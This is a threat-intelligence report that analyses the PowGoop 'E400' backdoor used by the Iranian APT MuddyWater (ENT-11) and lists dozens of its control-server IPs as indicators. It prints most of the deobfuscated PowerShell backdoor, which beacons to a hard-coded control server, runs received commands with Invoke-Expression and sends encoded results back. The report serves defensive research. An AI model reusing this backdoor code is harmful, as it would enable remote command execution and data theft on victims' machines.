Analysis of an Iranian APTs “E400” PowGoop variant reveals dozens of control servers dating back to 2020 | NTT Security Holdings

Published: 2022-05-11 · Archived: 2026-04-05 22:25:29 UTC

Executive Summary

On January 12th, 2022, the U.S. Cyber Command’s Cyber National Mission Force (CNMF) released a report exposing malicious samples related to the offensive toolset of the Iranian APT group tracked by NTT Security Holdings (NTTSH) as ENT-11.

Multiple samples of ENT-11s malware known as PowGoop were released, including samples for all three of the main components that make up the PowGoop infection chain.

Insights gained from technical analysis of the final backdoor component of the PowGoop malware has allowed NTTSH analysts the ability to identify dozens of PowGoop command and control servers dating back to October 2020. These control servers are related to a PowGoop variant dubbed “E400” by the NTTSH analyst team.

Utilizing proprietary internet backbone data available to NTTSH shows three clusters of victims can be observed since the beginning of 2022.

Tracking efforts by NTTSH analysts show ENT-11 is almost certainly winding down operations for the E400-PowGoop variant, as no new control servers for this variant have been observed since the end of 2021, and only one server is still active at the time of writing.

ENT-11

ENT-11, tracked publicly as MuddyWater, Seedworm, Static Kitten, and MERCURY, is primarily an espionage and geopolitically motivated adversary that is attributed by the US Cyber Command as being a subordinate element within the Iranian Ministry of Intelligence (MOIS).

The adversary’s recent toolset has been well-documented, and leaks over the past few years have proven useful for continued research into how the group has probably operated The threat actor is known to target foreign governments, as well as organizations from the private sector in areas such as telecommunications and energy. In recent investigations NTTSH analysts have also identified victims from within intergovernmental economic cooperation organizations, and the banking sector.

The actor is publicly reported to primarily target geographic neighbours in the Middle East, but wide-ranging global targeting has also been reported. This is not unexpected given targeting orders are believed to come directly from MOIS, and hence follow the everchanging geopolitical landscape.

ENT-11 seeks to maintain stealth in their operations by using techniques such as DLL sideloading to disguise command and control traffic as legitimate activity. Additionally, the adversary is often observed using custom lightweight encoding and obfuscation schemes to bypass detection.

Although portions of the adversary's toolset and infrastructure have recently been exposed publicly, the actor has shown the ability to adapt by modifying tools, and creating new variants. NTTSH analysts believe that it is almost certain that the actor will continue to do this throughout 2022.

High-level Overview of PowGoop

PowGoop is a foundational part of ENT-11s offensive toolset and has been used against high-level targets since 2020.

The first known variant of PowGoop was reported on in September 2020 by the Unit42 team at Palo Alto where a possible (but still unproven) connection was made to intrusions involving the destructive use of Thanos ransomware against state-run organizations in the Middle East and North Africa in July of the same year.

A report called "Operation Quicksand" by ClearSky Cyber Security followed shortly thereafter outlining an offensive campaign they observed against Israeli organizations in September 2020 where a new harder to detect PowGoop variant was being deployed.

The new variant of PowGoop highlighted by the ClearSky report is the probable precursor to the pervasive "E400" PowGoop variant observed to be used since October 2020 by NTTSH analysts.

PowGoop has a multistage infection chain that employs techniques such as DLL sideloading and obfuscation to bypass detection.

Scheduled tasks have been reported to be used for maintaining persistence with PowGoop.

Due to the DLL side-loading method employed, PowGoop command and control traffic stealthily runs under a legitimate process such as Google Update Service, and as such can further hinder analysis.

The PowGoop malware set itself can be divided logically into three parts :

- DLL loader
- PowerShell script that acts as a decrypter and a loader
- PowerShell backdoor that offers code execution and downloader capabilities while maintaining command and control over the victim

Some reports have observed that PowGoop may be deployed via the remote execution tool Remadmin, but others such as ClearSky have reported on downloads being observed from control servers after initial access has been made.

It is reported that PowGoop arrives on a victim host in a zip file called "google.zip" which contains the necessary malicious components



Figure 2. High-level overview of a PowGoop infection chain

As multiple reports have been released recently that have done an excellent job of summarizing the PowGoop infection chain, we choose to focus our attention on a technical deep dive of the final payload - the PowerShell backdoor.

Technical Analysis of the PowerShell Backdoor Component

The final payload of the PowGoop infection chain is the PowerShell script that contains the command and control functionality of the malware.

Analysis of a mostly decrypted and deobfuscated sample uploaded by the U.S. Cyber Command shows the script is built to be proxy aware, and contains a hard-coded user-agent, and control server to contact.

```
$r = [System.Net.WebRequest]::Create('http://192.210.191.188:80/');
$r.UserAgent = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36';
$r.proxy = [Net.WebRequest]::GetSystemWebProxy();
$r.proxy.Credentials = [Net.CredentialCache]::DefaultCredentials;
```

Figure 3. Proxy aware with hardcoded user-agent and control server

A hard-coded GUID is also observed.

```
$global:id = GET '{81f3b7ff-e65c-4edb-a8e4-4q4f8xz0b922}'
```

Figure 4. Hard-coded GUID

The script contains four functions (encode, c, decode, GET) along with a while loop that is used to maintain command and control.

When the script is executed the while loop begins.

```
while($true) {
    $s='';
    $cmd='';
    try {
        if($global:id.Length -eq 0) {
            $global:id = GET '{81f3b7ff-e65c-4edb-a8e4-4q4f8xz0b922}' '';}
```

Figure 5. The first part of the while loop is for initiating the victim check-in

An initial request is initiated towards the hard-coded control server using the hard-coded GUID as the $id input (and nothing for $ct) of the call to the GET function.

```
function GET($id,$ct) {
    $rs='';
    try {
        $r = [System.Net.WebRequest]::Create('http://192.210.191.188:80/');
        $r.UserAgent = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36';
        $r.proxy = [Net.WebRequest]::GetSystemWebProxy();
        $r.proxy.Credentials = [Net.CredentialCache]::DefaultCredentials;
        $r.Headers.Add('Authorization',$id);

        if($ct.Length -gt 0) {
            $ec=encode $ct;
            $r.Headers.Add('Cookie',('value=' + $ec + ';'))}

        $r.Method = 'GET';
        [System.Net.WebResponse] $rp = $r.GetResponse();
            if ($rp -ne $null){[System.IO.StreamReader]$rd = New-Object System.IO.StreamReader $rp.GetResponseStream();
            [String]$rs=$rd.ReadToEnd();}

        } catch {
            $rs = '';}

        return $rs;
}
```

Figure 6. The GET function contains the web request and response functionality

A custom header “Authorization” is added to the request with the hard-coded GUID as the value. This request serves as the initial check-in and identification of the victim host.



Figure 7. Initial victim check-in using the hard-coded user-agent and control server. A custom Authorization header with hard-coded GUID as the value is also added.

When the control server receives the request, it will either respond with an encoded and obfuscated command to be executed by the victim, or "ERROR 400" will be given.

Figure 8. The response from the control server to the victim check-in is either command(s) to be executed on the victim host, or "ERROR 400"

The response from the control server is returned by the GET function as a string and dictates the execution path the malware takes.

As only a single parameter was passed to the GET function for this first request, the part of the code in the GET function affecting the second parameter is reserved for later requests.

The next part of the while loop initiates another request towards the control server, but this time the response received from the first request is now added as the value of the Authorization header.



Figure 9. Second request initiated in the while loop towards the control server



Figure 10. The second request towards the control server contains the response from the first request as the value in the Authorization header

A check is then made in the while loop specifically if the response of “ERROR 400” was received in the response body.

If the “ERROR 400” response body was received, the malware then enters an infinite loop and keeps trying to check-in to the control server until a command is received.

```
61                  if($cmd -eq 'ERROR 400') {
62                      $global:id = '';
63                      continue;}
```

Figure 11. Checking for “ERROR 400”

If the response served by the control server to the check-in requests is not “ERROR 400”, then it is a command to be executed on the victim host.

The command received is first run through a decode function:

```
65          try {
66              $cmd = decode $cmd;
```

Figure 12. Call to the decode function

The decode function is as follow:

```
1  function decode($in) {
2      $d=New-Object System.Collections.Generic.List[System.Object];
3      for ($i=0;$i  -le $in.length - 1; $i+=(1+1)) {$d.Add($in[$i]);}
4          $o1=[System.Text.Encoding]::UTF8.GetString($d);
5          $o=[System.Convert]::FromBase64String($o1);
6          $o=[System.Text.Encoding]::UTF8.GetString($o);
7          return $o;
8  }
```

Figure 13. Function to decode the response served by the control server

The function decodes a response by first taking every 2nd character starting from the 1st (so 1,3,5 …) to form a new string. That string is then base64 decoded.

As an example, the response “dQ2rhlvYYnWO1ap” would first be reduced to “d2hvYW1p”, which would then be base64 decoded to the command “whoami”.

The command will then be executed on the victim host using Invoke-Expression (IEX).

The results of the command execution will be passed back to the GET function along with the command that was executed (the command string passed back to GET is still in its encoded and obfuscated form).

```
65      try {
66          $cmd = decode $cmd;
67          $out = IEX $cmd -ErrorAction SilentlyContinue;
68          $sr = ($out | Out-String);
69
70          }catch{
71              $sr =$_.Exception.Message}
72
73          GET $global:id $sr;}}
```

Figure 14. Logic to execute the command on the victim host with Invoke-Expression, and then initiate another request towards the control server with the results using the GET function

As values are now passed to the GET function for both parameters, the following logic will be used to encode the results of the command execution on the victim host, and then the value will be added to a new “Cookie” header in the request.

```
33          if($ct.Length -gt 0) {
34              $ec=encode $ct;
35              $r.Headers.Add('Cookie',('value=' + $ec + ';'))}
```

Figure 15. Encoding the result of the command executed and adding as a value to a new Cookie header

The encode functionality is simply the reverse of what was observed in the decode function.

As can be seen below, the result of the command execution is first base64 encoded, and then obfuscated by inserting a random upper or lowercase letter (generated through calls to the c function) after each character of the base64 encoded string.

```
10  function c() {
11      return (65..90) + (97..122) | Get-Random -Count 1 | % {[char]$_};
12  }
13
14  function encode($in) {
15      $cIn=[System.Text.Encoding]::UTF8.GetBytes($in);
16      $bIn=[System.Convert]::ToBase64String($cIn);
17      $d='';
18      for ($i=0;$i -le $bIn.Length - 1; $i++){$d=$d+$bIn[$i];
19      for ($j=1;$j -le 1; $j++){$c=c;$d=$d+$c;}
20      }
21      return $d;
22  }
```

Figure 16. Lightweight encoding and obfuscation routine

After encoding and obfuscating the results, a request will then be made towards the control server such as the following example which shows the results of executing “whoami” on a victim host with IEX.

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
Authorization: dQ2rhlvYYnWO1ap
Cookie: value=ZmGgVtzOaO3TRNvjcxCY1hnRMF2bZbiyaFziUXwPXvGqJMvOYjgV0pKz;
Host: 192.210.191.188
Connection: Keep-Alive
```

Figure 17. Request towards control server with results of the command execution added as a value of a new Cookie header. The command executed is in the Authorization header still in its encoded and obfuscated form.

The backdoor then goes to sleep for a hard-coded number of minutes (50 minutes in this case) and then begins again at the start of the while loop which maintains command and control.

```
49    $global:sec=3000;
```

```
78        start-sleep -Seconds $global:sec;
```

Figure 18. Hard-coded backdoor sleep time

A more visual example of traffic starting with the initial victim check-in request at the top is:



Figure 19. Overview of example network traffic based on execution paths of the PowGoop backdoor

Tracking ENT-11 “E400” PowGoop Infrastructure

NTT Security Holdings through insights gained from NTT owning and operating one of the world’s largest ISP backbones continuously maps threat actor infrastructure, both in realtime, and by using novel threat research as a starting point to correlate in the historical data.

Using the knowledge gained from the technical deep-dive into the functionality of the PowGoop backdoor component, NTTSH analysts were able to use both open-source and proprietary backbone data sources to pivot on, and attribute dozens of previously unknown PowGoop control servers to ENT-11.

The following control servers have been found and are sorted on approximate dates of known activity (this information is also included in the IOC section at the end of the report):

PowGoop Control Server	First Observed (≈)	Last Observed (≈)
164.132.237[.]79	11/26/2021	1/15/2022
178.32.30[.]1	11/25/2021	1/16/2022
37.187.204[.]27	11/23/2021	1/14/2022
51.255.19[.]178	11/22/2021	1/14/2022
51.255.19[.]179	11/21/2021	1/17/2022
164.132.237[.]65	11/18/2021	12/24/2021
164.132.237[.]66	10/28/2021	1/9/2022
185.141.27[.]143	10/18/2021	10/26/2021
80.85.158[.]49	10/18/2021	10/18/2021
185.141.27[.]248	10/15/2021	11/12/2021
185.183.96[.]7	10/1/2021	11/13/2021
185.183.96[.]44	10/1/2021	11/12/2021
192.3.161[.]218	9/8/2021	still active as of 4/6/2022
23.94.7[.]9	8/31/2021	1/15/2022
96.8.121[.]193	8/29/2021	3/3/2022
23.94.24[.]78	7/23/2021	1/13/2022
23.94.24[.]76	7/18/2021	2/9/2022
185.45.192[.]228	7/11/2021	11/11/2021
23.94.24[.]77	7/6/2021	8/18/2021
107.172.165[.]182	6/17/2021	7/3/2021
107.175.57[.]83	6/16/2021	1/14/2022
107.172.165[.]17	6/16/2021	6/23/2021
192.210.226[.]128	4/21/2021	11/5/2021
107.175.95[.]102	11/23/2020	7/24/2021

PowGoop Control Server	First Observed (≈)	Last Observed (≈)
172.245.81[.]135	11/18/2020	6/12/2021
104.168.98[.]148	11/12/2020	7/25/2021
192.210.191[.]188	11/10/2020	7/24/2021
198.144.190[.]132	11/4/2020	4/24/2021
172.245.157[.]101	10/28/2020	10/28/2020
23.94.7[.]134	10/26/2020	8/16/2021
23.95.8[.]149	10/26/2020	1/26/2021
96.8.121[.]101	10/14/2020	8/17/2021
107.175.95[.]101	10/13/2020	10/13/2020
192.3.161[.]182	10/10/2020	8/26/2021
Table 1. Identified ENT-11 PowGoop control servers for the "E400" variant		

It should be noted that the dates given above are approximate. As such, NTTSH analysts strongly urge additional investigation of any activity discovered around (but outside) the given timeframes.

An interesting observation is that the date of the first actively observed control server on 2020-10-10 came approximately five weeks after the Unit 42 team at Palo Alto released the first public research on PowGoop, and just a few days before the ClearSky "Operation Quicksand" report was released.

An almost certain new variant such as "E400" being observed within this timeframe continues to lend evidence to the groups willingness to adapt through the modification of their tools, and the creation of new variants as their activities are investigated and reported on publicly.

Another interesting observation is the considerable number of control servers that appeared to go offline in the days following the January 12th release by the U.S. Cyber Command team. No analytic judgements are made on the reason for this due to the lack of any further evidence at this time to substantiate such a judgement.

Victimology

Searching the proprietary historical data available to NTTSH analysts for the identified control servers shows three victim clusters can be observed since the beginning of 2022:

1. Multiple victims from government ministries and municipal governments that overlaps with what was recently reported by the Cisco Talos team

2. An intergovernmental economic cooperation organization
3. A large Central Asian bank

Passive reconnaissance reveals multiple victims have exposed services for Fortinet FortiOS and/or Microsoft Exchange. Although NTTSH analysts cannot say definitively at this time how initial access was gained, a joint cybersecurity advisory was recently released stating these services have been actively targeted in 2021 for initial access by Iranian APT groups

Conclusion

In this report NTTSH analysts have provided a high-level overview of the threat actor ENT11 and the infection chain of their PowGoop malware. A technical deep dive was given for the PowerShell backdoor component of a PowGoop variant dubbed by NTTSH analysts as “E400”.

Insights gained from the deep dive were used to identify dozens of previously unknown malicious control servers, and some interesting observations of the data was provided. A search was then conducted in the historical internet backbone data available to NTTSH analysts, and observed victims were clustered.

Passive reconnaissance of the victims provided possible further context.

IOCS

PowGoop Control Server	First Observed (≈)	Last Observed (≈)
164.132.237[.]79	11/26/2021	1/15/2022
178.32.30[.]1	11/25/2021	1/16/2022
37.187.204[.]27	11/23/2021	1/14/2022
51.255.19[.]178	11/22/2021	1/14/2022
51.255.19[.]179	11/21/2021	1/17/2022
164.132.237[.]65	11/18/2021	12/24/2021
164.132.237[.]66	10/28/2021	1/9/2022
185.141.27[.]143	10/18/2021	10/26/2021
80.85.158[.]49	10/18/2021	10/18/2021
185.141.27[.]248	10/15/2021	11/12/2021
185.183.96[.]7	10/1/2021	11/13/2021
185.183.96[.]44	10/1/2021	11/12/2021
192.3.161[.]218	9/8/2021	still active as of 4/6/2022

PowGoop Control Server	First Observed (≈)	Last Observed (≈)
23.94.7[.]9	8/31/2021	1/15/2022
96.8.121[.]193	8/29/2021	3/3/2022
23.94.24[.]78	7/23/2021	1/13/2022
23.94.24[.]76	7/18/2021	2/9/2022
185.45.192[.]228	7/11/2021	11/11/2021
23.94.24[.]77	7/6/2021	8/18/2021
107.172.165[.]182	6/17/2021	7/3/2021
107.175.57[.]83	6/16/2021	1/14/2022
107.172.165[.]17	6/16/2021	6/23/2021
192.210.226[.]128	4/21/2021	11/5/2021
107.175.95[.]102	11/23/2020	7/24/2021
172.245.81[.]135	11/18/2020	6/12/2021
104.168.98[.]148	11/12/2020	7/25/2021
192.210.191[.]188	11/10/2020	7/24/2021
198.144.190[.]132	11/4/2020	4/24/2021
172.245.157[.]101	10/28/2020	10/28/2020
23.94.7[.]134	10/26/2020	8/16/2021
23.95.8[.]149	10/26/2020	1/26/2021
96.8.121[.]101	10/14/2020	8/17/2021
107.175.95[.]101	10/13/2020	10/13/2020
192.3.161[.]182	10/10/2020	8/26/2021
